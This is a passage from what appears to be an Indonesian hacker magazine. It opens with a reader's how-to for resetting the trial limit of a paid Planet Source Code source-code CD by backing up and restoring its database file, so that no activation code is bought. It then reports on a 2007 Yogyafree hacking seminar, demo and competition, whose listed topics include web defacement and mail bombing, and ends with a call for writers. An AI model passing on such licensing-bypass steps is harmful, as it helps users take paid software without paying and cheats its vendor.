
anaxbaig@yahoo.com



Berikut adalah sedikit trik dan tip bagi temen-teman yang memiliki/berhasil mendownload planet source code Combo source code CD (Misalnya untuk combo CD visual basic dari planet source code yang besar filenya +/- 500 MB), tanpa ada bermaksut untuk “pamer” atau “unjuk kemampuan” saya yakin teman-teman diluar sana ada yang bisa untuk mengakalinya Kalau anda bisa bagi-bagi / share pengetahuan ilmulah.... Dan itulah yang saya mau berbagi pengetahuanlah kita semua disini....

Installdah file hasil download anda tersebut, jika anda tidak memiliki kode aktifasi/activate code dalam menggunakannya maka anda akan dibatasi sebanyak 15 kali pencaharian, Jadi Ingin Memiliki Versi fullnya Teman-teman Semua Memerlukan Serial-number Sebagai “Activasion Code”nya, Dan seperti biasa diantara teman-teman semua pasti dengan entengnya mengatakan “CARI SAJA DI INTERNET CRACK,PATCH ATAWA SERIAL NUMBERNYA NYA KAN GAMPANG AND GRATIS...” ha..ha..ha.. coba cari saja di tempat free crack / free serial number / free patch yang biasanya anda lakukan, kelihatannya gak bakalan nemuin.. (setidaknya sampai 5 menit sebelum saya mengirimkan file artikel ini, saya sendiri baru saja mengeceknya sendiri ☺...) patch, crack, Serial Number tersebut belum ada / terupdate...


Dari star menu -> program -> Planet Source Code CD 1 -> dan pilih PSC Jumbo CD--VB 2002 Edition (yang “shortcut”nya menghubungkan diri ke direktori installan Planet Source Code ke file AddInClient.exe, misal.....\Exhedra\PSC\2002VB\AddInClient.exe).



(tampilan awal Planet Source Code CD 1).

Jika anda tidak memiliki code aktifasi maka akses anda untuk mencari sample code hanya dibatasi(trial) sebanyak 15 kali pencarian..... pilih no -> ok.

Misalkan sesudah 2 kali pencarian dengan subyek pencarian x,



(pencarian dengan subyek pencarian x)

Sebenarnya 15 kali pencarian itu lumayan banyak juga, tapi jika sudah sampai batas terakhir 15 kali pencarian maka pesan inilah yang anda dapatkan.



“Message Box” Yang Menandakan Batas Pencarian Sudah Maximum.

Cara pertama yang sangat mudah mengakali agar visual basic source code combo ini ialah dengan cara me’Uninstall’ ulang programnya dan menginstallnya kembali.... Melihat proses installnya yang memakan waktu sekitar 5 menit dan proses unistallnya yang memakan waktu segitu lama juga maka tentu proses ini akan menjadi sebuah rutinitas yang lumayan lama dan membosankan juga.

Dan jika anda ingin mendapatkan activate codenya maka anda dapat membeli code activate tersebut dari.....dan dengan biayanya sebesar..... Eits-eits-eits... ini bukan persoalan bisnis dan saya bukan ikut-ikutan salesman yang menawarkan barang produk mereka dan mendapatkan komisi dari transaksi yang anda lakukan....☺...hmm.. jadi kita kembali ke persoalan awal.... Yaitu bagaimana menggunakan visual basic source code combo ini dalam waktu lama dan dengan pencarian yang tidak dibatasi oleh batas berapa kali kita melakukan pencarinya... atau bagaimana mengembalikan masa trial period yang sudah habis ke tampilan awal tanpa perlu menginstall ulang visual basic source code combo ini.

Ok... Let We Find The Solution... jangan bayangkan teknik ini adalah sebuah cara yang “INDAH” dan sangat “RIBET” dimana kita harus merubah bilangan “BINER ATAU HEXSA”, meng “infect”/infeksi file dan merubah Kode hexsadesimal berantakan didalamnya yang biasa dipergunakan oleh para “creaker’s” handal untuk membuat crack/patch dan terus terang saja cara tersebut tidak begitu saya mengerti....

Cara gampangnya ialah kembalikan settingan awal dari file-file yang terlibat dalam proses pen”TRIAL”an ini dan menurut saya hanya ada satu file yang “dilibatkan” yaitu sebuah file yang berada di Direktori program.... \Exhedra\PSC\2002VB\Data\ ... file tersebut bernama pscEnc.mdb (yang besar filenya 31,842,304 bytes) sebuah file database, yang mana bila program dijalankan dan pencarian yang dilakukan sudah mencapai jumlah 15 kali maka file pscEnc.mdb besar filenya berubah menjadi 31,846,400 bytes... pasa saat awal penginstallan program visual basic source code combo CD ini maka anda-anda semua jangan lupa untuk memback-up file asli pscEnc.mdb (yang besar filenya 31,842,304 bytes) dan apabila program yang dipergunakan pencarinya sudah mencapai 15 kali pencarian maka letakan kembali file pscEnc.mdb di Direktori program.... \Exhedra\PSC\2002VB\Data\ ... hingga program visual basic source code combo CD ini kembali dapat dipergunakan kembali seperti edisi “TRIAL” Semula...

Teknik Ini dapat dipergunakan untuk seluruh Versi “source Code Combo” yang dikeluarkan Oleh Planetsourcecode (dahulu didapat dari www. Planetsourcecode.com, sekarang ?????????).

Atawa diantara teman-teman semua yang ada bersedia membuat “crack” dan “patch” beneran..... Hmmmm.... Seperti yang anti bilang..... SEMANGAT.

Moga saja berguna, Buat teman-teman semua....

Salam bwt emak, bapak, kel besar “KAN” Di kapuas hulu, putussiabau, Kalimantan barat... Bang pendi (makasaih atas bantuannya pada bapak saya)....Bwt Om agus juga (dah punya berapa cucu om... Cerita tentang pe-ka-es lagi ya.. kapan-kapan aja kalo sempat.), V and A Di pontianak... SMS lagi donk....

Spesial thank to www.planetsourcecode.com atas semua edisi source code cd combo yang sudah berhasil di download.

Wassalamualaikum.wr.wb...

* NB: apabila teman teman ingin mendapatkan/mendownload file edisi planet source code combo CD (ada berbagai edisi diantaranya Visual Basic (3 CD), C/C++ (2 CD), PHP dan lain-lain. Saat ini di www. Planetsourcecode. Setahu saya Sudah tidak ada lagi dan untuk mendownloadnya saja anda-anda semua sudah harus menyiapkan “komisi” sebagai “acces download”nya.....

Liputan Seminar Hacking Yogyafree di JogjaTronik Mall

Seminar Hacking Yogyafree diadakan pada hari sabtu tanggal 19 Mei 2007 pukul 15:00 di JogjaTronik Mall, Seminar hacking ini gratis alias tidak dipungut biaya sama sekali, pembicara seminar adalah Kurniawan dan Jack, pembahasannya tentang Hacking secara umum dan demo Hacking seperti FingerPrinting, Nikto Scanning, Denial Of Service APACHE dan lainnya, seminar ini cukup ramai dihadiri begitu banyak penonton. Di lomba ini kami bagi-bagi hadiah dari hadiah dari JogjaTronik, CD Yogyafree dan CD Linux.

Foto-foto Seminar Hacking Yogyafree :



Para penonton sedang fokus diseminar



Penjelasan-penjelasan hacking



Suasana serius tapi santai di ruangan seminar



Yang baju ijo sapa ya :P



Seminar sedang berlangsung



Antusias penonton seminar untuk bertanya sangat tinggi



Baju kotak-kotaknya beli dimana mas :D



Ciee yang lagi ngomong kekeke



Nanyanya kok sambil ketawa mas hihihi



Kayaknya jamnya bagus



Crew Yogyafree bersama teman-teman



Saya minum dua :D



Btw yang pakek jaket ama tas itu datang jauh-jauh dari Samarinda loh.



Mbaknya liatin sapa hayo

Liputan Demo Yogyafree V

Demo Hacking Yogyafree 5 diadakan pada hari minggu tanggal 20 Mei 2007, pembahasan demo hacking adalah YM Attack (bombers, dst), cari target web di google, linux command, deface web, php injection, mail bomber, SQL hack, bikin PSY dan BOT, tembak ip dan lainnya.

Foto-foto Demo Hacking Yogyafree :



Tampilan di proyektor ngecek ping di koneksi



Si abang kok makan sendirian sih hehe



Pada lagi nyantai ya mbak dan mas



Lagi pada serius nih ye



Mobil punya sapa tuh



Sandal-sandal peserta demo





Lagi pada senyum-senyum nih



Foto-foto para peserta demo bersama panitia demo




Mbak-mbak lagi ngegosip nih hehe



Lagi pada serius ye



Ahkir demo, yang mo copy-copy data, monggo monggo



Hehe kepalanya sapa aja tuh hihih



Demo Hacking Yogyafree V


Liputan Pra Lomba Hacking (JogjaHAC 2007)

Persiapan utama Lomba Hacking yaitu JogjaHac / JogjaTronik Hacking Competition dilakukan hari Sabtu tanggal 26 Mei 2007, disini liputan pra lomba alias sebelum lomba dimana kami panitia Yogyafree dibantu beberapa teman Yogyafree sedang melakukan setting komputer untuk persiapan lomba hacking.

Foto-foto Pra Lomba :




komputer-komputer sedang di setting




Awas pantatnya keliatan oms




Tatonya keren, awas yang lihat jangan horni yee



Wew



Kabel colokin mang



LCDnya keren bro



Yogyafree crew sedang memeriksa komputer-komputer



Halo oms, lagi serius nih



Setting terus, terus setting

Liputan Lomba Hacking (JogjaHAC 2007)


Lomba Hacking yaitu JogjaHac / JogjaTronik Hacking Competition diadakan pada hari minggu tanggal 27 Mei 2007 akhirnya dimulai, komputer peserta lomba adalah Pentium III dengan Windows XP SP1, servernya juga SP1, ada beberapa perubahan aturan dimana perubahan ini agar memudahkan para peserta lomba, dilomba ini diikuti berbagai macam peserta dari mahasiswa, pelajar, ada juga yang sudah kerja, dsb, lomba ini sangat menarik dan menegangkan karena lomba ini peserta ditugaskan mencari files fambar dikomputer-komputer peserta dan di final juga ditugaskan juga mencari diserver.



Si mas lagi serius to



Dengan serius sedang melakukan hacking hihih



Adi lagi ngehack nih, senyumnya



Wew, hehe



Para peserta Lomba sedang duduk-duduk



Terlihat para penonton dibelakang memperhatikan terus lomba hacking



Waw ini pertandingan blok bukan final tapi si Welly pemenang blok ini



Pada liatin apa ya



Suka baju item ya oms



Kompetisi Hacking sedang berlangsung



Layar komputer peserta ditampilkan pakek radmin dan ditampilkan di proyektor



Pertandingan berlangsung sengit



Para panitia sedang berdiskusi tentang lomba



Pertandingan Final



Welly (Juara 3), Adi (Juara 2), Haryanto (Juara 1)



Para jawara dan para pantia

Dapatkan CD / DVD Yogyafree di Yogyakarta



Dapatkan CD atau DVD Yogyafree di distributor yang telah ditunjuk, untuk lebih jelas dapat masuk di <http://www.yogyafree.net/cdyogyafree2008.htm>

Cara menjadi penulis X-Code Magazine No 8



Isi materi yang dapat anda tulis :

- Kategori Komputer umum
- Kategori Pemograman
- Kategori Hacking Windows / Linux / FreeBSD/ OpenBSD / BeOS Etc
- Kategori Cracking

Kirimkan tulisan anda ke :

- Redaksi X-Code Magazine : yk_family_code@yahoo.com atau Poni ferdianelli@yahoo.com

Seleksi Artikel

- Artikel diseleksi, jika artikel anda sesuai dengan kriteria kami maka kami akan memasang artikel anda di X-Code Magazine 8.


Terima kasih atas perhatiannya

Logo-logo X-Code



Logo X-Code untuk Yogyafree :










Banner for Community Support :



Jasakom.com - <http://www.jasakom.com>



Vbbego.com - <http://www.vbbego.com>



TsunamiShell - <http://www.tsunamishell.co.uk>



BaliHack - <http://www.balihack.or.id>



Sate.name - <http://sate.name>



Noxie : <http://www.noozie.com/forum>



Computer * Internet * Hacking
コモプテル * インテルネット * ハック

+ x-code YOGYA FAMILYCODE



XCode Magazine - <http://www.yogyafree.net/magazine2008.htm>